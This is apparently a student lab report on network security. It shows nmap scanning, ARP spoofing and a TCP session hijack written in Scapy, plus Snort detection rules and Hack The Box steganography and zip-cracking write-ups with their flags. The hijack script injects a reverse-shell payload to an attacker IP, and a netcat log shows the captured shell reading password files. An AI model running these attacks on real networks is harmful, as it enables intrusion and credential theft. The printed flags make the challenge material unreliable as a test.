



---

# REPORT

---

Network Security



SHREY CHHAIYA - 29978009  
ANAND PRAKASH - 29829178

## Part 1:

- (a) Nmap (Network Mapper) is a tool that can discover the services and hosts on a computer network by analysing the responses to sent packets.
- Server: Using Nmap tool we can get details about the server by scanning the network and given address [www.control.acme.sec](http://www.control.acme.sec). We got the information of server and its IP address. After that we scanned 10.8.8.2 Server ports to check which ports are open and communicating. So, we got to know that 3 ports are open which are as follows: 22(TCP SSH), 23(TCP TELNET), 80(TCP HTTP).

```
root@attackercon:~# nmap -sn www.control.acme.sec

Starting Nmap 7.01 ( https://nmap.org ) at 2019-10-22 06:41 UTC
Nmap scan report for www.control.acme.sec (10.8.8.2)
Host is up (0.000070s latency).
Nmap done: 1 IP address (1 host up) scanned in 10.21 seconds
```

Figure - Server checking

```
root@attackercon:~# nmap -Pn 10.8.8.2

Starting Nmap 7.01 ( https://nmap.org ) at 2019-10-22 06:43 UTC
Nmap scan report for 10.8.8.2
Host is up (0.000023s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 6.54 seconds
```

Figure – Analysing open port of server.

- Client: Now, we know that the client is in the same LAN as attacker by using “**nmap -sn 10.5.5.0/24**”. So, we checked for open ports of up connections by using “**nmap -Pn 10.5.5.10**” and we got to know that it has 2 up ports: SSH and TELNET. So, this is our client and we got to know all the IP addresses and MAC addresses.

```
root@attackercon:~# nmap -sn 10.5.5.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2019-10-22 06:54 UTC
Nmap scan report for 10.5.5.1
Host is up (-0.20s latency).
MAC Address: 00:00:00:AA:00:01 (Xerox)
Nmap scan report for 10.5.5.10
Host is up (-0.15s latency).
MAC Address: 00:16:3E:C8:B7:B1 (XenSource)
Nmap scan report for 10.5.5.15
Host is up (0.000040s latency).
MAC Address: 00:00:00:AA:00:02 (Xerox)
Nmap scan report for 10.5.5.30
Host is up (0.000046s latency).
MAC Address: 00:00:00:AA:00:05 (Xerox)
Nmap scan report for 10.5.5.3
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 25.36 seconds
root@attackercon:~# nmap -Pn 10.5.5.1
```

Figure – Finding Lan up addresses

```
Nmap scan report for 10.5.5.10
Host is up (0.000033s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
MAC Address: 00:16:3E:B3:EB:87 (XenSource)
```

Figure – Open ports of client

As we all know, TELNET is not a secure communication, there are many ways we can exploit this TCP communication:

1. if we get to know the user/password by sniffing the TELNET packets.
2. We can hijack the running TCP session in order to get root access of the client PC.

3. Any Session Hijacking that can give access to SMTP/DNS can give us information on the data. So, web server can be exploited from the attacker using proper data.
  4. Spoofing attack that can give all the packets passing from client to gateway.
- But here we need to observe the whole communication to apply proper attack on the client. Attacker and client are connected via switch and these both are connected to Internet router.




Figure – Our Communication analysis

(b) Exploitation:

- Here, we used 2 main (MITM) attacks to exploit the victim which are as follows:
  1. **ARP Spoofing**
  2. **TCP Session Hijacking**
- **ARP Spoofing** - Here, we have written script that attacks on the ARP table to add Attacker's MAC address in place of Victim's MAC address. The Main concept of ARP spoofing is to get all the packet details to and from the Victim's PC. In order to route all the traffic from the Attacker's PC we must change MAC addresses in Gateway router and in Victim's PC. Also, this should be done in a way that traffic on Victim's PC should stay as it is for the Attacker to stay hidden in the network.

ARP Spoof Script – In the script,

1. Ping to Gateway and Client PC to create ARP entry in both machines.
2. Then, we have generated ARP packets using Scapy tool to first generate broadcast request to the Gateway and Client PC. After that we sent these 2 crafted broadcast request packets to Gateway and Client from Attacker. At the time of sending request to client we are behaving as the Gateway and for Gateway behaving as the Client and sending our MAC address to create false broadcast request.
3. Then, we crafted 2 new response packets in that we've assigned original MAC address of the destination from the respective machines and false Attacker's MAC address. This is restoring entries in the ARP tables. So, after that we have successfully added our (attacker's) MAC address entries in the Gateway and Client's ARP table.

ARP spoofing is basically Man In The Middle Attack which is useful to get all the packets coming to and from the Victim to analyse the data and interpret useful information. We also got MODBUS communication data by applying filters which is explained later.

After performing ARP spoofing attack now, we have all the required information on the attacker's PC. Here, we applied Sniff with different filters to get data. Also, we stored these packets into Pcap file using Scapy command window and analyse it in the Wireshark in our local VM to get better idea.

## PACKET ANALYSIS

- By applying this attack, we have access to all the packets. Using Sniff and its filter we got to know that after some TCP packets we are getting Telnet packets which doesn't have login credentials because it is continuous communication. So, it is not possible to apply the sniffing user/password attack to get login credentials using the TELNET packets.
- After some telnet packets there are many TCP packets coming. Which indicates that TCP 502 MODBUS communication is going on after the telnet packets and it is in a unique pattern. First creating TCP session by (SYN, ACK) 3-way handshake then sending (PSH, ACK) packets 2 times and close the communication with (FIN, ACK). So, we already get the data of the Modbus packets using **"recv=sniff (filter="tcp and host 10.8.8.2",lfilter = lambda x:x[TCP].flags=='PA' and x[TCP].sport == 502,count=3)"** command. This command is specifically capturing the MODBUS (PUSH, ACK) flags that has data which is coming from the Client to Server. So, we got the encrypted data. Now, our main aim is to exploit this session and get root access of the Client's PC in order to get the encryption related information.
- **TCP Session Hijacking** – Here, we have all the routed packets so we can simply open any of the tcp packet and get the required information to perform TCP session hijacking attack and it's important to completely understand the attack and TCP header to easily attack on the Client's PC. We need 4 main details from the header file: Source port, Destination port, Sequence number, Acknowledgement number.

Main challenge we faced was because of the continuous communication between the Client and Server. So, we can't simply check the last telnet packet and get information and apply it on the new crafted packet. In order to get this process quickly we have written one script.

TCP\_SESSION\_HIJACK Script: In this script, we simply used Scapy library and start sniffing the packets from the Client to Server. We only want telnet packets so we added filter for that by **"recv=sniff(filter="tcp and host 10.8.8.2",lfilter = lambda x:x[TCP].flags=='PA' and x[TCP].sport == 23,count=10)"** this scapy command. After getting this packet we need to send reply to the Client behaving as a Server and ask for some data which can give us access to the Client's PC. So as per our need we extracted content from the last packet and we crafted IP, TCP packets and assign one payload **"\r /bin/bash -i > /dev/tcp/10.5.5.3/9000 2>&1 0<&1\r"**. So, if this data gets implemented on the Client's PC, we can get access of the Client's PC on the assigned Attacker's IP address and port. In order to accept this request, we started listening on this port by netcat **"nc -lv 9000"** command. So, after running this script and listening on this port we will get the bash of the client in our (Attacker's) terminal. So, we used "ls" command to check all the files. We got 3 files: cryptospecifications, log & password.mb and key – "12334343"

And at the same time Server will also get these requested packet's response which it didn't ask for. So, server will detect some suspicious thing and drop all the upcoming data which was originally requested by the attacker. So, in our case after some time server will not get the original data and it will drop the telnet communication after some time. Then we simply created decryption script to decrypt all the data received from sniffing (PUSH, ACK) TCP packets.

- (c) Snort: After installing snort we tried to detect ICMP packets to the client that works perfectly and searched more appropriate policies to detect intrusion in the LAN.

```
10/22-15:25:50.721528 11:10000001:1 ICMP test detected [**] [Classification: Generic ICMP event] [Priority: 3] {ICMP} 10.5.5.3 -> 10.5.5.10
10/22-15:26:00.501090 11:10000001:1 ICMP test detected [**] [Classification: Generic ICMP event] [Priority: 3] {ICMP} 10.5.5.3 -> 10.5.5.10
10/22-15:26:07.564724 11:10000002:0 " connection attempted" [**] [Priority: 0] {TCP} 10.8.8.2:43096 -> 10.5.5.10:23
10/22-15:26:14.858779 11:10000002:0 " connection attempted" [**] [Priority: 0] {TCP} 10.5.5.3:9090 -> 10.5.5.10:39756
10/22-15:27:55.722822 11:10000002:0 " connection attempted" [**] [Priority: 0] {TCP} 10.8.8.2:43096 -> 10.5.5.10:23
^C*** Caught Int-Signal
root@clientcon:~# sierra@corvVM:~$
```

After using Snort, we can see that the middle request is not from the server as it is from IP 10.5.5.3 and port 9090 that is from the attacker. After seeing this Client can see that its system is being attacked or some malicious activity is going on and he can stop this attack from happening.

```
alert tcp any any -> $HOME_NET any (msg:"NMAP connection attempted"; sid:1000002;)
```

This is the alert command used for the getting the connection attempts.

"vi /etc/snort/snort.conf" in this file uncomment "include \$RULE\_PATH/telnet.rules" and create file in directory vi /etc/snort/rules/telnet.rules to detect telnet packets using the alert command showed above.

```
10/22-17:09:23.954069 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.10:1154 -> 10.5.5.3:38937
10/22-17:09:24.034356 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.3:38938 -> 10.5.5.10:1085
10/22-17:09:24.034390 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.10:1085 -> 10.5.5.3:38938
10/22-17:09:24.115029 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.3:38937 -> 10.5.5.10:2190
10/22-17:09:24.115070 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.10:2190 -> 10.5.5.3:38937
10/22-17:09:24.195670 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.3:38937 -> 10.5.5.10:2401
10/22-17:09:24.195704 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.10:2401 -> 10.5.5.3:38937
10/22-17:09:24.277635 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.3:38937 -> 10.5.5.10:50001
10/22-17:09:24.277656 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.10:50001 -> 10.5.5.3:38937
10/22-17:09:24.358428 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.3:38937 -> 10.5.5.10:2008
10/22-17:09:24.358446 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.10:2008 -> 10.5.5.3:38937
10/22-17:09:24.438596 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.3:38938 -> 10.5.5.10:50001
10/22-17:09:24.438610 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.10:50001 -> 10.5.5.3:38938
10/22-17:09:24.518753 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.3:38937 -> 10.5.5.10:7676
10/22-17:09:24.518767 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.10:7676 -> 10.5.5.3:38937
10/22-17:09:24.598920 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.3:38937 -> 10.5.5.10:5802
10/22-17:09:24.598933 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.10:5802 -> 10.5.5.3:38937
10/22-17:09:24.680980 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.3:38938 -> 10.5.5.10:7676
10/22-17:09:24.680993 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.10:7676 -> 10.5.5.3:38938
10/22-17:09:24.761559 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.3:38937 -> 10.5.5.10:8402
10/22-17:09:24.761572 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.10:8402 -> 10.5.5.3:38937
10/22-17:09:24.841598 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.3:38937 -> 10.5.5.10:8181
10/22-17:09:24.841611 11:10000002:0 "NMAP connection attempted" [**] [Priority: 0] {TCP} 10.5.5.10:8181 -> 10.5.5.3:38937
```

Even while using the nmap command for checking the open connections on the server or client, snort shows that nmap connections are being name and also from which IP address it is being made from so, it can be avoided.




## Part 2

### 1) Forest:

Forest.zip – Extracted using “tar -xzf forest.jpg” and used “hackthebox” password to extract the content. We got jpg file which we checked the type and used binwalk to check hidden content of the file. So, QNX IFS is hidden in the image.

```
root@kali:~/Downloads/forest# binwalk forest.jpg
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
728683	0xB1E6B	QNX IFS



- Opening image didn't get anything so, we used stegsolve tool of kali linux to apply different filters on the image. → “Java -jar stegsolve.jar” to open stegsolve. Now we opened the jpeg file and applied different filters.

- Password for steghide “IsJuS1Af0r3sTbR0”

- then used steghide and put this command to extract “nothinghere.txt” file and decrypted using cyberchef site. It was in ROT13 format.

HTB{AmAz1nGsKillZzBr0}

```
root@kali:~/Downloads/forest# steghide extract -sf forest.jpg
Enter passphrase:
wrote extracted data to "nothinghere.txt".
```

### ROT13 encryption

```
Gur sberfg vf n pbzcyrk rpbflfgrz pbafvfgvat znvayl bs gerrf gung ohssre gur rnegu naq fhccbeg n zlevnq bs yvsr
sbezf. Gur gerrf uryc perngr n fcrpvny raivebazrag juvpu, va ghea, nssrpgf gur xvaqf bs navznyf naq cynagf gung pna
rkvfq va gur sberfg. Gerrf ner na vzbegnag pbzbarag bs gur raivebazrag. Gurl pyrna gur nve, pbby vg ba ubg qnlf,
pbafreir urng ng avtug, naq npg nf rkpryrag fbhaq nofbeoref. UGO{NzNm1aTfXvyYmMOe0}
```

Output

The forest is a complex ecosystem consisting mainly of trees that buffer the earth and support a myriad of life forms. The trees help create a special environment which, in turn, affects the kinds of animals and plants that can exist in the forest. Trees are an important component of the environment. They clean the air, cool it on hot days, conserve heat at night, and act as excellent sound absorbers. HTB{AmAz1nGsKillZzBr0}







Fcrackzip can exploit the zip file using dictionary or brute force attack. Here, we are using rockyou.txt dictionary to get the password of the given zip file.

```
root@kali:~/Downloads/fsociety# fcrackzip -uDp /usr/share/wordlists/rockyou.txt fsociety.zip

PASSWORD FOUND!!!!: pw == justdoit
```

Then we opened the file and we got Base64 format. After converting it into binary file.

MDExMDewMDEgMDExMDAxMTAgMDewMTExMTegMDExMTewMDEgMDAxMTAwMDAgMDExMTAxMDEgMDewMTExMTegMDExMDAwMTegMDEwMDAwMDAgMDExMDExMTAgMDewMTExMTegMDAxMDAxMDAgMDExMDExMDEgMDAxMTAwMTegMDExMDExMDAgMDExMDExMDAgMDewMTExMTegMDExMTAxMTegMDExMDEwMDAgMDExMDewMDAgMDAxMTAwMTegMDewMTExMTegMDExMTAwMTAgMDAwMDAgMDExMDAwMTegMDExMDEwMTegMDewMTegMDExMTAxMTAgMDAxMDAgMDExMDewMTegMDewMDEwMDEgMDExMDExMTAgMDEwMDAxMTE=

```
Output  start: 368    time: 17ms  
end: 368    length: 368  
length: 0   lines: 1  
      
01101001 01100110 01011111 01111001 00110000 01110101 01011111 01100011 01000000 01101110 01011111  
00100100 01101101 00110011 01101100 01101100 01011111 01110111 01101000 01000000 01110100 01011111  
01110100 01101000 00110011 01011111 01110010 00110000 01100011 01101011 01011111 01101001 01110011  
01011111 01100011 01110000 00110000 01101011 01101001 01101110 01100111
```

From Binary to string conversion is needed to get the flag. So, we got the flag by opening it into cyberchef.

```
Input                                     end: 368      length: 368    +  [ ] [ ] [ ] [ ]
                                     length: 368    lines: 3

01101001 01100110 01011111 01111001 00110000 01110101 01011111 01100011 01000000 01101110 01011111
00100100 01101101 00110011 01101100 01101100 01011111 01110111 01101000 01000000 01110100 01011111
01110100 01101000 00110011 01011111 01110010 00110000 01100011 01101011 01011111 01101001 01110011
01011111 01100011 00110000 00110000 01101011 01101001 01101110 01100111

Output                                     start: 0      time: 46ms
                                     end: 41        length: 41
                                     length: 41    lines: 1

if_y0u_c@n_$m3ll_wh@t_th3_r0ck_is_c00king
```

### 3.) Blackhole:

Unzip the given zip file Blackhole.zip using **“unzip Blackhole.zip”** command and when asked for password use **“hackthebox”**. Then unzip the file inside it using the same unzip command and get the image file named hawking. Then use the command **“steghide extract -sf hawking”** to extract the flag.txt file hidden inside the image. Use the password: **“hawking”** which was a guess as it is the name of the image file. Now open the flag file and you can see some code ending with **“==”** which means it is base64 encoded. Decode the flag code using base64 using the command **“base64 – decode flag.txt > decode”** on terminal. The extracted code is again base64 encoded so decode it again using **“base64 – decode decode”** and you can see the decoded message. At the end of the message you can see the flag but it is still encoded using Rotation cipher (Ceaser cipher). Decode the flag using Ceaser cipher decoder and use the shift by 14. The whole process is demonstrated in the appendix.





## 2) TCP\_SESSION\_HIJACK.py

```
#!/usr/bin/python3
import sys
from scapy.all import *

recv=sniff(filter="tcp and host 10.8.8.2",lfilter = lambda x:x[TCP].flags=='PA' and x[TCP].sport == 23,count=3)
l=len(recv[2][Raw])
a=recv[2][TCP].seq+l
ip = IP(src="10.8.8.2", dst="10.5.5.10")
tcp = TCP(sport=recv[2][TCP].dport, dport=23, flags="PA",seq=recv[2][TCP].ack, ack=a)
Data = "\r /bin/bash -i > /dev/tcp/10.5.5.3/9090 2>&1 0<&1\r"
pkt = ip/tcp/Data
a=send(pkt)
```

```
root@attackercon:~# nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.5.5.10] port 9090 [tcp/*] accepted (family 2, sport 38352)
user@clientcon:~$ ls
ls
cryptospecifications
log
password.mb
snort3-community-rules
user@clientcon:~$ less password.mb
less password.mb
12334343
user@clientcon:~$ less cryptospecifications
less cryptospecifications
Encryption: AEC CBC 256
AES Key Generation: SHA256 HKDF with no salt and info: mb_security length 32B
IV Generation: SHA256 X963KDF with nosalt and info: mb_security length 16B
user@clientcon:~$
```

## 3) Packet into VM

```
ERROR: name 'recv2' is not defined
wrpcap("recv2.pcap",recv)
```

1	0.000000	10.8.8.2	10.5.5.10	TCP	82	502 → 51648 [PSH, ACK] Seq=1 Ack=1 Win=227 Len=16 TSval=3...
2	0.000017	10.8.8.2	10.5.5.10	TCP	82	[TCP Retransmission] 502 → 51648 [PSH, ACK] Seq=1 Ack=1 W...
3	10.288447	10.8.8.2	10.5.5.10	TCP	82	502 → 51650 [PSH, ACK] Seq=1 Ack=1 Win=227 Len=16 TSval=3...
4	10.288455	10.8.8.2	10.5.5.10	TCP	82	[TCP Retransmission] 502 → 51650 [PSH, ACK] Seq=1 Ack=1 W...

```

Acknowledgment number: 1      (relative ack number)
1000 .... = Header Length: 32 bytes (8)
  ▶ Flags: 0x018 (PSH, ACK)
    Window size value: 227
    [Calculated window size: 227]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x214f [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
    ▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
    ▶ [SEQ/ACK analysis]
    ▶ [Timestamps]
    TCP payload (16 bytes)
  ▶ Data (16 bytes)
    Data: 9c62f9bad54c2d518b49059adb50668b
    [Length: 16]

```

#### 4) Decrypting

```

#!/usr/bin/env python
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.primitives import padding

import binascii as ba
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.kdf.hkdf import HKDF
from Crypto.Cipher import AES
from cryptography.hazmat.backends import default_backend
from Crypto.Hash import SHA256
from cryptography.hazmat.primitives.kdf.x963kdf import X963KDF

def hkdf_func(shared_secret):
    backend = default_backend()
    info = b'mb_security'
    hkdf = HKDF(algorithm=hashes.SHA256(), length=32, info=info, backend = backend, salt=None)
    derived_key=hkdf.derive(shared_secret)
    print('hkdf: {}'.format(ba.hexlify(derived_key)))
    return derived_key

def aes_decrypt(encd, derived_key, iv):
    #cipher = Cipher(algorithms.AES(derived_key), modes.CBC(iv), backend=default_backend())
    decryption = AES.new(derived_key, AES.MODE_CBC, iv)
    plain_text = decryption.decrypt(encd)

    #decryptor = cipher.decryptor()
    #decryption1 = decryptor.update(encd)
    return plain_text

pass_key = ba.unhexlify("12334343")
derived_key=hkdf_func(pass_key)
data = "c425be88f15f4d14c92303e504380aa9"
iv = X963KDF(algorithm=hashes.SHA256(), length=16, sharedinfo=b'mb_security', backend=default_backend()).derive(pass_key)

```

```

root@attackercon:~/assig2# python3 decr.py
hkdf: b'51767577741e7fa695083a4428548d23e0e87705d697b59c44374a50ef42c18f'
text--> b'\x95|\x00\x00\x00\x04\x01\x01\x01\x00\x06\x06\x06\x06\x06'

text2--> b'\x95|\x00\x00\x00\x06\x01\x01\x00\x01\x00\x04\x04\x04\x04'

text--> b'957c00000004010101000606060606'

text2--> b'957c00000006010100010004040404'
Shared_key--> b'\x123CC'
b'12334343'

```

## 5) Blackhole:

```
root@kali:~/Downloads# unzip Blackhole.zip
Archive:  Blackhole.zip
[Blackhole.zip] archive.zip password:
extracting: archive.zip
root@kali:~/Downloads# unzip archive.zip
Archive:  archive.zip
  inflating: hawking
root@kali:~/Downloads#
```

```
root@kali:~/Downloads# steghide extract -sf hawking
Enter passphrase:
wrote extracted data to "flag.txt".
root@kali:~/Downloads#
```

```
root@kali:~/Downloads# base64 --decode flag.txt > decode
root@kali:~/Downloads# base64 --decode decode
Efqbttz Iuxxumy Tmiwuzs ime mz Qzxsuet ftqadqfuomx btkeuouef, oaeyaxasuef, mzp m
gftad, ita ime pudqofad ar dgegmdot mf ftq Qqzfdq rad Ftqadqfuomx Oaeyaxask mf f
tq Gzuhqdeufk ar Omyndupsq mf ftq fuyq ar tue pqmft. Tq ime ftq Xgomeumz Bdarqee
ad ar Ymftqymfuoe mf ftq Gzuhqdeufk ar Omyndupsq nqfiqqz 1979 mzp 2009. Tmiwuzs
motuqhqp oayyqdoumx egooqee iuft eqhqdmx iadwe ar babgxmd eouqzoq uz ituot tq pu
eogeeqe tue aiz ftqaduqe mzp oaeyaxask uz sqzqdmx. Tue naaw M Nduqr Tuefadk ar F
uyq mbbqmdqp az ftq Ndufuet Egzpmk Fuyqe nqef-eqxxqd xuef rad m dqoadp-ndqmwuzs
237 iqqwe. Tmiwuzs ime m rqxxai ar ftq Dakmx Eaouqfk, m xurqfuyq yqynqd ar ftq B
azfuruomx Mompqyk ar Eouqzoqe, mzp m dqoubuqzf ar ftq Bdqeupqzfumx Yqpmx ar Rdqq
pay, ftq tustqef ouhuxumz mimdp uz ftq Gzufqp Efmfge. Uz 2002, Tmiwuzs ime dmzwq
p zgynqd 25 uz ftq NNO\'e baxx ar ftq 100 Sdqmfqef Ndufaze.
TFN{Z3hqD_x3F_fT3_n4eFmDp5_S3f_K0g_p0iZ} root@kali:~/Downloads#
```

VIEW	ENCODER	DECODE	VIEW
Plaintext ▾	+	Caesar cipher ▾	+
TFN{Z3hqD_x3F_fT3_n4eFmDp5_S3f_K0g_p0iZ}	SHIFT - 14 a→o +		HTB{N3veR_l3T_th3_b4sTaRd5_G3t_Y0u_d0wN}